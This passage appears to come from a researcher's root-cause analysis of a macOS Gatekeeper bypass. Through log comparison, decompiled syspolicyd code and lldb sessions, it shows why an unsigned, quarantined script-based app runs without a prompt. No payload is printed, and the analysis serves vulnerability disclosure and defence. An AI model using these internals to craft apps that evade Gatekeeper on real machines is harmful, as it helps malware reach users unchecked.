If your idea of fun is reading lines and lines and lines of largely irrelevant log messages, I'm sorry (for several reasons). Here, I'm only going to present a few relevant lines from executing first the "normal" mach-O application, then the "normal" script-based application, and finally our problematic proof of concept application. Again the goal is to identify both commonalities, and divergences in logging output amongst the three, with the hope of finding the general location of the bug. Recall also that all three applications are unsigned and downloaded from the Internet (and thus have been tagged with the file quarantine extended attribute).

First up, let's attempt to launch the "normal" mach-O application. I chose the MachOView utility, grabbed off SourceForge. As we've set macOS's application policy to its highest setting (only applications from the App Store) when we run it, it is, as expected blocked:

The normal (mach-O) app: blocked
Note that if we lower the policy to allow applications from either the macOS App Store or from “identified developers” it is still blocked as it is not notarized:

The normal (mach-O) app: still blocked
Either way, note that neither prompt provides a way to allow the application to run.

Now to the logs!

```
% log stream --level debug
...

syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Volumes/MachOView
1/MachOView.app/Contents/MacOS/MachOView syspolicyd: [com.apple.syspolicy.exec:default] GK
performScan: PST: (path: /Volumes/MachOView 1/MachOView.app), (team: (null)), (id: (null)),
(bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization
service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Volumes/MachOView
1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because
responsibility: /Volumes/MachOView 1/MachOView.app/Contents/MacOS/MachOView, /Volumes/MachOView
1/MachOView.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path:
/Volumes/MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView), 1, 0,
1, 0, 7, 0
syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd:  (LaunchServices) [com.apple.launchservices:code-evaluation] present prompt: uid=501,
conn=yes, type=NotAppStore, op.ident=549A641B-A106-4106-AEE7-42468AB103D6, info.ident=050770F1-
87C7-4DD6-962B-3F5280789E3A, info={path=/Volumes/MachOView 1/MachOView.app team=(null) uid=501
bundle=/Volumes/MachOView 1/MachOView.app}

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST:
(path: /Volumes/MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView)
```

Examining log messages that are generated as a result of attempting to launch the standard mach-O application reveal that Apple’s system policy daemon, `syspolicyd` is ultimately responsible for determining if the application is to be allowed …or denied.

The messages from `syspolicyd` show a Gatekeeper (`GK`) scan is performed on the application, as well as a notarization check (which returns false). The scan results are shown in the following message: “ `GK evaluateScanResult: 0, PST: (path: /Volumes/MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView), 1, 0, 1, 0, 7, 0` ”.

…we’ll decode the meaning of these numbers shortly via reverse engineering.

In the next line of log output, we see a `show prompt: 1` (true). No surprise then, that a prompt (alert) is shown to the user, describing why the application is to be blocked. Once the user interacts with the prompt, the following log messages are generated, which confirm that the system (as expected) then blocks the application:

```
% log stream --level debug
...

syspolicyd (LaunchServices) [com.apple.launchservices:code-evaluation] handle prompt
response=Acknowledge, op.ident=549A641B-A106-4106-AEE7-42468AB103D6, info.ident=050770F1-87C7-
4DD6-962B-3F5280789E3A, info={path=/Volumes/MachOView 1/MachOView.app team=(null) uid=501
bundle=/Volumes/MachOView 1/MachOView.app}

syspolicyd [com.apple.syspolicy.exec:default] Terminating process due to Gatekeeper rejection:
20588, /Volumes/MachOView 1/MachOView.app/Contents/MacOS/MachOView
```

Moving on, let's reset the logs, and execute the second application …the normal, albeit script-based app (`Script.app`):

```
% log stream --level debug
...

syspolicyd [com.apple.syspolicy.exec:default] Script evaluation:
/Users/patrick/Downloads/Script.app/Contents/MacOS/Script, /bin/sh

syspolicyd [com.apple.syspolicy.exec:default] GK process assessment:
/Users/patrick/Downloads/Script.app/Contents/MacOS/Script syspolicyd
[com.apple.syspolicy.exec:default] GK performScan: PST: (path:
/Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization
service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path:
/Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because
responsibility: /bin/sh, /Users/patrick/Downloads/Script.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path:
/Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1,
0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: (LaunchServices) [com.apple.launchservices:code-evaluation] present prompt: uid=501,
conn=yes, type=NotAppStore, op.ident=21E84192-6289-4C1D-812B-F4027634D2B6, info.ident=563BA5D4-
0EC1-4A06-AC40-7565352A71BD, info={path=/Users/patrick/Downloads/Script.app team=(null) uid=501
bundle=/Users/patrick/Downloads/Script.app}

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST:
(path: /Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script)
```

First note one difference …the " `Script evaluation:` " log message, that indicates that there is a (slightly?) different code path for applications whose executable component is a script.

Other than that, the log messages are nearly identical to the the "normal" (machO-based) application: a Gatekeeper scan is performed that results in the same evaluation results: " `GK evaluateScanResult: 0, PST: (path: /Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1, 0, 7, 0` ".

Such an evaluation triggers other log messages, and of course a prompt that is shown to the user:

 The normal (script-based) app: blocked

Once the user clicks OK, `syspolicyd` logs message related to blocking and terminating the application (e.g. "`Terminating process due to Gatekeeper...`").

Now on to running our proof-of-concept application (`PoC.app`), which recall is allowed to run with *no* alerts nor prompts. Here are the relevant log messages from `syspolicyd`:

```
% log stream --level debug
...

syspolicyd: [com.apple.syspolicy.exec:default] Script evaluation:
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, /bin/sh

syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment:
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC syspolicyd:
[com.apple.syspolicy.exec:default] GK performScan: PST: (path:
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id:
(null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization
service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path:
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id:
(null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 2, PST: (path:
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id:
NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] Updating flags:
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512
```

The log messages start out identical to both the normal and script-based applications. However, note that the evaluation results come back different: "`GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0`" (Recall the other two applications returned with a "`GK evaluateScanResult: 0`").

Following a evaluation result of 2 (versus a 0), no prompt-related log messages are shown … `syspolicyd` just logs "`Updating flags: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512`" and goes on its merry way (allowing our PoC application to run uninhibited)!

Hooray! …via log analysis we've identified `syspolicyd` as the OS-component that is both core to the application analysis and approval process and likely contains the flaw. Moreover, we've pinpointed divergent logic (that appears to skip any alerts and allows the application to run), based on a Gatekeeper scan result of a 2. #progress

Let's now dive into a full reverse-engineering session combining static and dynamic analysis of `syspolicyd` in order to uncover exactly why our problematic proof of concept application is triggering such a Gatekeeper scan result (a 2), and why this results in the alert/blocking logic being totally skipped!

Root Cause Analysis: To The Disassembler & Debugger!

Analysis of log messages revealed that `syspolicyd` (as its name suggests) is the arbiter in determining if an application should be allowed to run. Moreover divergent log messages indicated that our proof of concept was perhaps triggering a logic flaw deep within `syspolicyd` …a flaw that would allow an unsigned, unnotarized application to be run, when it clearly should be resoundingly blocked!

Found in `/usr/libexec`, `syspolicyd` is fairly compact binary, though its role is imperative to system security (for example, it is also involved in authorizing KEXTs). Luckily due to its rather copious logging, we can quickly track down the code responsible for application assessments, which ultimately leads us to the bug.

Recall that when any script-based application is run (either the "normal" one that was blocked, or our funky PoC that was allowed), a log message is generated indicating perhaps some (script-specific) code path . For example, for our `PoC.app`, `syspolicyd` logs: `Script evaluation: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, /bin/sh`. This message appears to contain the full path of the item to evaluate (the script within our app), as well as the parent or responsible process (that is to say, who is about to run it). We find the code responsible for generating this log message within a unnamed subroutine in `syspolicyd`:

```
1if (os_log_type_enabled(rax, 0x1) != 0x0) {
2    var_50 = 0x8400202;
3    *(&var_50 + 0x4) = r13;
4    *(int16_t *)(&var_50 + 0xc) = 0x840;
5    *(&var_50 + 0xe) = r12;
6    os_log_impl(__mh_execute_header, rbx, 0x1, "Script evaluation: %@, %@", &var_50, 0x16);
7}
```

Let's take a more comprehensive look at this subroutine, to understand its arguments, its logic, and how the (script-based) assessment will continue. Below, is an abridged, cleaned-up, an annotated decompilation of this subroutine:

```
1int sub_10002a068(int arg0, int arg1, int arg2, int arg3,
2                  int arg4, int arg5, int arg6, int arg7)
3{
4  ...
5
6  //init process path from arg4
7  path = [NSString stringWithUTF8String:arg4];
8
9  //init responsible process path from arg6
10 rpPath = [NSString stringWithUTF8String:arg6];
11
12 //init parent process path from arg5
13 pPath = [NSString stringWithUTF8String:arg5];
14
15 //grab a 'globalManager'
16 execManger = [ExecManagerService globalManager];
17
18 //log dbg msg
19 if (os_log_type_enabled(rax, 0x1) != 0x0) {
20     ...
21     os_log_impl(__mh_execute_header, rbx, 0x1, "Script evaluation: %@, %@", &var_50, 0x16);
22 }
23
24 //alloc/init ProcessTarget object w/ path to responsible process
25 processTarget = [ProcessTarget alloc];
26 rProcess = [processTarget initWithPath:rpPath withAuditToken:rcx];
27
28 //perform the evaluation
29 [execManger gatekeeperEvaluationForUser:arg2 withPID:arg3 withProcessPath:path
30  withParentProcessPath:pPath withResponsibleProcess:rProcess withLibraryPath:0x0
31  processIsScript:0x1 forEvaluationID:var_70];
32
33 ...
34
35 return;
36}
```

Via static analysis of this subroutine (which takes eight arguments!), we can gain a fairly comprehensive insight into its actions.

First, it converts various arguments (that have been passed in a NULL-terminated 'C'-strings) into Objective-C `NSString`s. Then retrieves an `ExecManagerService` class's `globalManager`. After checking if logging is enabled (and if so logging the aforementioned `"Script evaluation"` message), it allocates an instance of a `ProcessTarget` class.

It then initializes this `ProcessTarget` object via a call to its `initWithPath: withAuditToken` method. Finally the subroutine invokes the `ExecManagerService gatekeeperEvaluationForUser: withPID: withProcessPath: withParentProcessPath: withResponsibleProcess: withLibraryPath: processIsScript: forEvaluationID:` method.

Thanks to the verbose method name, we can rather quickly determine the meaning of the arguments passed to the subroutine. For example, `withPID:arg3` implies the fourth argument (`arg3`) is a pid of the process to evaluate. Also note that several values passed to the `gatekeeperEvaluationForUser: withPID: ...` method are hardcoded, most notably, `processIsScript` is set to `0x1`. This of course makes sense, as the evaluation is on a script-based application.

Though we have a decent understanding of this subroutine (and its arguments), let's double check our conclusions via a dynamic debugging session.

If one wants to debug Apple processes such as syspolicyd, System Integrity Protection (SIP), must be disabled in some manner.
Interestingly (and at this point I have no idea why), if one fully disables SIP, the bug will no longer manifest!? That is to say, with SIP fully disabled, running the proof of concept application will result in an alert, identifying it as untrusted code from the Internet. Ironic!

For analysis reasons this is not ideal, as we're trying to track down why (with SIP enabled) the unsigned PoC is allowed. The solution is to leave SIP mostly enabled, but simply allow debugging. This can achieved by executing `csrutil enable --without debug` in Recovery Mode:

```
% csrutil status
System Integrity Protection status: unknown (Custom Configuration).
Configuration:
  Kext Signing: enabled
  Filesystem Protections: enabled
  Debugging Restrictions: disabled
  ...
This is an unsupported configuration, likely to break in the future and leave your machine in an
unknown state.
```

Note that as macOS 11's csrutil appears broken, one must side-install macOS 10.15. Then boot into its recovery mode, run its csrutil to set the SIP flags. On Intel-based Macs this will be applied to any/all installed OS. Not so on M1 systems.

Once SIP has been configured to allow for the debugging of Apple processes, let's attach to `syspolicyd`, set a breakpoint on the (unnamed) subroutine, then launch our quarantined `PoC.app`

```
% !ps
ps aux | grep syspolicyd
root 138  /usr/libexec/syspolicyd

% sudo lldb -p 138
(lldb) process attach --pid 138
Process 138 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP

Executable module set to "/usr/libexec/syspolicyd".
Architecture set to: x86_64h-apple-macosx-.

(lldb) image list
[  0] 818DB070-4938-3106-9784-559DA9C41D40 0x0000000100860000 /usr/libexec/syspolicyd
```

Note that the `syspolicyd` image has been rebased to `0x0000000100860000` (due to ASLR). Thus, we similarly rebase our static analysis image in our disassembler (so that memory address match, etc.):

Rebasing syspolicyd
Now, we set a breakpoint on the (unnamed) subroutine where the script evaluation begins:

```
(lldb) b 0x000000010088a068
Breakpoint 1: where = syspolicyd`___lldb_unnamed_symbol611$$syspolicyd, address =
0x000000010088a068
```

Launching the proof of concept application, triggers the breakpoint, allowing us (amongst other things) to view the contents of the arguments. From our static analysis we determined that the third argument was the user's id, the fourth the pid of the process to evaluate, the fifth its path, the sixth the parent's process

path, etc etc. Let's view these now (noting arrangements in Intel x86_64 environments are passed in the following order, `RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`, and then on the stack):

```
(lldb) p (int)$rdx
(int) $24 = 501

(lldb) p (int)$rcx
(int) $25 = 27038

(lldb) x/s $r8
0x70001018c6f8: "/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC"

(lldb) x/s $r9
0x70001018c734: "/bin/sh"
```

Everything matches what we expect, though let's confirm the fourth argument (the pid, in `RCX`) with a value of 27038 is indeed the pid of process set to be evaluated:

```
% ps -p 27038
PID   CMD
27038 /bin/sh /private/var/folders/pw/sv96s36d0qgc_6jh45jqmrmr0000gn/T/AppTranslocation/743C3DB6-64D7-41B3-9040-D46B74E5296F/d/PoC.app/Contents/MacOS/PoC
```

Turns out that `27038` is an instance of a the shell (`/bin/sh`) set to run our proof of concept script: `PoC.app/Contents/MacOS/PoC`. This makes sense, as scripts (unlike say a compiled mach-O binary) of course can not be run natively. They need an interpreter process, such as `/bin/sh`.

It's worth reiterating that the process (`27038`: `/bin/sh`) though created is held in a suspended state until the evaluation has completed. (And if the system finds it violates a policy such as being unnotarized or running a quarantined script from an unnotarized bundle, it is killed without ever having been run … unless of course there is a vulnerability!).

Also, note the "strange" path to our script-based PoC application. Known as App Translocation, this security mechanism transparently relocates (copies) any downloaded (i.e. quarantined) content the first time it is launched by the user. This action is to mitigate a Gatekeeper bypass I discovered in 2016, that leveraged dylib hijacking in order to allow unsigned code to run. Though the vulnerability discussed in this post is not related to App Translocation, it's important to at least understand why the location of our PoC has changed.

Ok onwards! Let's continue on with our debugging, stopping at the call to the `gatekeeperEvaluationForUser: withPID:` method to examine the arguments.

```
(lldb) Process 138 stopped
syspolicyd`___lldb_unnamed_symbol611$$syspolicyd:
->  0x10088a223 : callq  *%rax


(lldb) po $rdi
<ExecManagerService: 0x7fdb5e733150>

(lldb) po [$rdi className]
ExecManagerService

(lldb) x/s $rsi
0x7fff7e1df01d:
"gatekeeperEvaluationForUser:withPID:withProcessPath:withParentProcessPath:withResponsibleProcess:


(lldb) p (int)$rdx
(int) $34 = 501

(lldb) p (int)$rcx
(int) $35 = 27038

(lldb) po $r8
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) po $r9
/bin/sh

(lldb) x/gx $rsp
0x70001018c570: 0x00007fdb6312cf20
(lldb) po 0x00007fdb6312cf20
```

First we print out the object in the first argument, which is the Objective-C object upon which the method is being invoked. It's the `globalManager` (class: `ExecManagerService`) created by the subroutine. The second argument holds the method name, `gatekeeperEvaluationForUser:withPID: ...`. The remaining arguments include the user id (`uid`), the pid of the (suspended) process, the path to the item to evaluate (our PoC script-based app), path of the parent process, then an instance of a `ProcessTarget` class, which represents the responsible process. This argument is passed via the stack (as all the registers that are used for a method call have already been used). Specifically it can be found at $rsp + 0x0, with a value of `0x00007fdb6312cf20`. This is a pointer to an Objective-C (`ProcessTarget`) object, meaning we can introspect it, including accessing its pid and path:

```
(lldb) p (int)[0x00007fdb6312cf20 pid]
(int) $51 = 27038

(lldb) po [0x00007fdb6312cf20 path]
/bin/sh
```

Turns out this responsible process, is also the parent process (`/bin/sh`, pid `27038`).

So far nothing too surprising or strange. We've simply confirmed the fact that the `syspolicyd` daemon is about to evaluate our script-based PoC app, as it's executed via the shell (`/bin/sh`).

Let's now turn our attention to the `gatekeeperEvaluationForUser:withPID:withProcessPath:` method. A brief triage of a decompilation of this method, reveals it simply makes a `dispatch_async` call, to execute a block, allowing a background queue to asynchronously perform the evaluation. The block invokes the `ExecManagerPolicy` 's `evaluateCodeForUser:withPID:withProcessPath:withParentProcessPath:withResponsibleProcess:withLibraryPath:processIsScript:withCompletionCallback:` method. It passes along the arguments we've already described (along with a callback block that will be invoked once the evaluation has completed).

This method first allocates an object of `EvaluationResult` and set its `allowed` instance variable to false (0x0):

```
1evalReesult = objc_alloc_init(@class(EvaluationResult));
2[evalReesult setAllowed:0x0];
```

…wise, explicitly default any evaluation to not allowed.

It then prints out a log message we saw earlier: `GK process assessment: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC <-- (/bin/sh, /bin/sh)`

By analyzing the values passed to the log message's format string, `GK process assessment: %@ <-- (%@, %@)`, we know this message prints out the process (or script) to evaluate, along with its parent and responsible processes (which in this case are the same, `/bin/sh`).


After checking that the process (or script) to evaluate is an accessible file, the code invokes an unnamed subroutine which takes the path to the evaluatee (e.g. `PoC.app/Contents/MacOS/PoC`), and returns a boolean value. More on this later, but this value is then stored in an instance variable named `isBundle`, so safe to assume it contains logic related to determining if an item falls within an (application?) bundle … 🤔

Next the method allocates an object of type `PolicyScanTarget` and initializes it with the path of the item to evaluate (e.g. `PoC.app/Contents/MacOS/PoC`). It then sets various instance variables in this newly allocated object:

```
1policyScanTarget = [[PolicyScanTarget alloc] initWithURL:evaluatee];
2
3[policyScanTarget setTriggeredByLibraryLoad:var_51];
4[policyScanTarget setIsScript:sign_extend_64(var_24)];
5[policyScanTarget setIsBundled:var_6C & 0xff];
6[policyScanTarget setPid:var_98];
```

Recall that (several method calls back), `gatekeeperEvaluationForUser` was invoked with `withLibraryPath:0x0` and `processIsScript:0x1`. These (hardcoded) values were passed in as parameters and are passed to the `PolicyScanTarget` 's object's `setTriggeredByLibraryLoad` and `setIsScript` setter methods. Similarly, the `setPid` method is invoked with the passed in process id. The `setIsBundled` is notable, as its parameter (`var_6C`), is a boolean, returned from the aforementioned unnamed subroutine that was called a few instructions earlier.

In a debugger, once we've stepped over the `PolicyScanTarget` method, we can print it out. Specifically we can invoke any of its accessor methods to reveal the contents of initialized instance variables. And how do we know the names of these accessor methods? The easiest way is simply via the disassembler (which can parse Objective-C objects and extract this information):



PolicyScanTarget's

methods

So for example we confirm the facts that the “url” points to our PoC script, the `isScript` is set to true (0x1), and also introspect the value of the `isBundled` instance variable. Note that in the debugger output the address `0x00007fdb5e706a40` is the `PolicyScanTarget` object:

```
(lldb) po [0x00007fdb5e706a40 className]
PolicyScanTarget

(lldb) po [0x00007fdb5e706a40 url]
file:///Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) p (BOOL)[0x00007fdb5e706a40 isScript]
(BOOL) $73 = YES

(lldb) p (BOOL)[0x00007fdb5e706a40 triggeredByLibraryLoad]
(BOOL) $74 = NO

(lldb) p (BOOL)[0x00007fdb5e706a40 isBundled]
(BOOL) $72 = NO
```

The `evaluateCodeForUser:withPID: ...` method then creates another `PolicyScanTarget`, this time for the parent process, though it's solely initialized with the parent processes path (e.g. `/bin/sh`) … no other instance variables are initialized.

Finally the `EvaluationManager`'s `evaluateTarget: withParentTarget: withResponsibleProcess: forUser: onCompletion:` is invoked. The `evaluateTarget` is set to the `PolicyScanTarget` object for our evaluee, while the `withParentTarget` is set to the `PolicyScanTarget` object that was created for the parent process. The other parameters are simply set to values passed into the `evaluateCodeForUser:withPID: ...` method.

```
(lldb) Process 138 stopped
* thread #30, queue = 'syspolicy.executions.evaluations', stop reason = instruction step over
    frame #0: 0x000000010087cab0 syspolicyd`___lldb_unnamed_symbol447$$syspolicyd + 1854
syspolicyd`___lldb_unnamed_symbol447$$syspolicyd:
->  0x10087cab0 : callq  *0x838ea(%rip)            ; (void *)0x00007fff20298d00: objc_msgSend
    0x10087cab6 : movq   0x838eb(%rip), %r13       ; (void *)0x00007fff2029a9a0: objc_release
    0x10087cabd : movq   %r14, %rdi
    0x10087cac0 : callq  *%r13
Target 0: (syspolicyd) stopped.

(lldb) po $rdi
<EvaluationManager: 0x7fdb5e40d0c0:>

(lldb) x/s $rsi
0x7fff7e1dde2b: "evaluateTarget:withParentTarget:withResponsibleProcess:forUser:onCompletion:"

(lldb) po $rdx
PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)),
(bundle_id: (null))

(lldb) po $rcx
PST: (path: /bin/sh), (team: (null)), (id: (null)), (bundle_id: (null))
```

The `evaluateTarget: withParentTarget: ...` method calls down into various methods which eventually invokes the `EvaluationManager`'s `scanTarget:onCompletion:` method. This method queues up a scan, via a block that calls into the `EvaluationManager`s `performScan: withProgressHandler: withCodeEvaluation:`

The `performScan: withProgressHandler: withCodeEvaluation:` is important as it (finally!) calls into the policy engine (`PolicyScanner`) scan methods (such as `scanTarget: ...` method), but more importantly contains the `GK scan complete:` log message. This indicates that the evaluation is finally

complete!

Ready to dive into the internals of the policy engine? Yah, me neither …and turns out we don't have to!

From our initial log spelunking (between a normal application, a normal script-based application, and our PoC), recall that the only (main) difference was in a single value found within the `GK evaluateScanResult:` message. For the applications that triggered an alert this value was a 0, while for our PoC (that generated no alerts and was incorrectly allowed to run), it was a 2. All other policy related log message (e.g. notarization checks, etc) were the same.

At this point during my analysis, with a thorough understanding of at least the evaluation setup (and relevant classes such as `EvaluationManager`, `PolicyScanTarget` and `EvaluationResult`), I decided to skip diving into the internals of the policy engine and instead work backwards from the `GK evaluateScanResult:` message. The idea was to see if I could figure out why the proof of concept application was assigned a 2 …as this seemed to be the only differentiator, and perhaps why it was allowed (vs. blocked).

The `GK evaluateScanResult:` message in the `EvaluationManager`'s is logged in the aptly named `evaluateScanResult: withEvaluationArguments: withPolicy: withEvaluationType: withCodeEval:` method.

Setting a breakpoint here, we can see it's invoked after an evaluation has completed, and contains the results of the scan, scan arguments (which includes the `PolicyScanner` object of the evaluee …our PoC script), and an evaluation type:

```
(lldb) c
Process 138 resuming
Process 138 stopped
* thread #44, queue = 'syspolicyd.evaluations.completion', stop reason = breakpoint 8.1
    frame #0: 0x00000001008af4ca syspolicyd`___lldb_unnamed_symbol1234$$syspolicyd


(lldb) po $rdi
<EvaluationManager: 0x7fdb5e40d0c0>

(lldb) x/s $rsi
0x7fff7e1e025e:
"evaluateScanResult:withEvaluationArguments:withPolicy:withEvaluationType:withCodeEval:"

(lldb) po [$rdx className]
ScanResult

(lldb) po $rdx
ScanResult: 1,0,0,0 - 0,7,0x0

(lldb) po [$rcx className]
EvaluationArguments

(lldb) po $rcx
EvalArgs: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id:
(null)), (bundle_id: NOT_A_BUNDLE), PST: (path: /bin/sh), (team: (null)), (id: (null)),
(bundle_id: (null)), <ProcessTarget: 0x7fdb60c8ce60>, 501, 0, 1

(lldb) po $r8
<nil>

(lldb) po $r9
2
```

Now recall an example of the `GK evaluateScanResult: ...` log message:

```
GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC),
(team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0
```

Looking at the code that prints out this message, provides valuable insight into the components of the message:

```
 1if (os_log_type_enabled(rax, 0x0) != 0x0) {
 2  var_B0 = [var_A0 isQuarantined];
 3  var_B8 = [var_A0 isUserApproved];
 4  var_F0 = [r13 success];
 5  rbx = [r13 isBypass];
 6  r14 = [r13 policyMatch];
 7  rax = [r13 xpResult];
 8  var_70 = 0x8000802;
 9  *(&var_70 + 0x4) = var_D8;
10  *(int16_t *)(&var_70 + 0xc) = 0x840;
11  *(&var_70 + 0xe) = var_A0;
12  *(int16_t *)(&var_70 + 0x16) = 0x400;
13  *(int32_t *)(&var_70 + 0x18) = sign_extend_64(var_B0);
14  *(int16_t *)(&var_70 + 0x1c) = 0x400;
15  *(int32_t *)(&var_70 + 0x1e) = sign_extend_64(var_B8);
16  *(int16_t *)(&var_70 + 0x22) = 0x400;
17  *(int32_t *)(&var_70 + 0x24) = sign_extend_64(var_F0);
18  *(int16_t *)(&var_70 + 0x28) = 0x400;
19  *(int32_t *)(&var_70 + 0x2a) = sign_extend_64(rbx);
20  *(int16_t *)(&var_70 + 0x2e) = 0x800;
21  *(&var_70 + 0x30) = r14;
22  *(int16_t *)(&var_70 + 0x38) = 0x400;
23  *(int32_t *)(&var_70 + 0x3a) = rax;
24  rax = os_log_impl(__mh_execute_header, r15, 0x0, "GK evaluateScanResult: %lu, %@, %d, %d, %d,
%d, %lu, %d", &var_70, 0x3e);
25}
```

From this, we can see the format string, `%lu, %@, %d, %d, %d, %d, %lu, %d`, will be populated with values such as a `PolicyScanTarget` (that was initialized to represent the evaluee, our PoC), whether the evaluee was quarantined (it was), was user approved (it was not), whether the evaluation completed successfully (it did), whether the evaluee was afforded a bypass (it was not), the results of an XProtect classification (7, unsigned code), and if it matched a policy (it did not).

Again to reiterate, the values in the log message (as a result of evaluating our allowed PoC) except for the first, exactly matched a log message when scanning the normal script-based application, `Script.app` which was blocked. So this implies they are likely irrelevant, or spurious in terms of tracking down the underlying reason why our unsigned, quarantined PoC was allowed.

So, what's the first value printed out (2 in the case of evaluating our PoC, 0 for the other application that were ultimated blocked). Turns out it was passed in to the `evaluateScanResult:` method as the value for the `withEvaluationType:` parameter (arg5, in `R9`):

```
(lldb) po $r9
2
```

Thus we (now) know it represents an "evaluation type".

Before we see how this value, the evaluation type, influences control flow and ultimately determines whether or not the evaluee should be allowed, let's keep working backwards to see where it came from, and why it's set to 0x2 (vs. 0x0).

An unnamed subroutine is responsible for calling the `evaluateScanResult: ... withEvaluationType:` method. It invokes this method with the return value from a `EvaluationPolicy` method called `determineGatekeeperEvaluationTypeForTarget`:

```
1 ...
2 type = [r15 determineGatekeeperEvaluationTypeForTarget:r12 withResponsibleTarget:rax];
3
4 ...
5
6 [[rdi evaluateScanResult:rdx withEvaluationArguments:rcx withPolicy:r8 withEvaluationType:type
...];
```

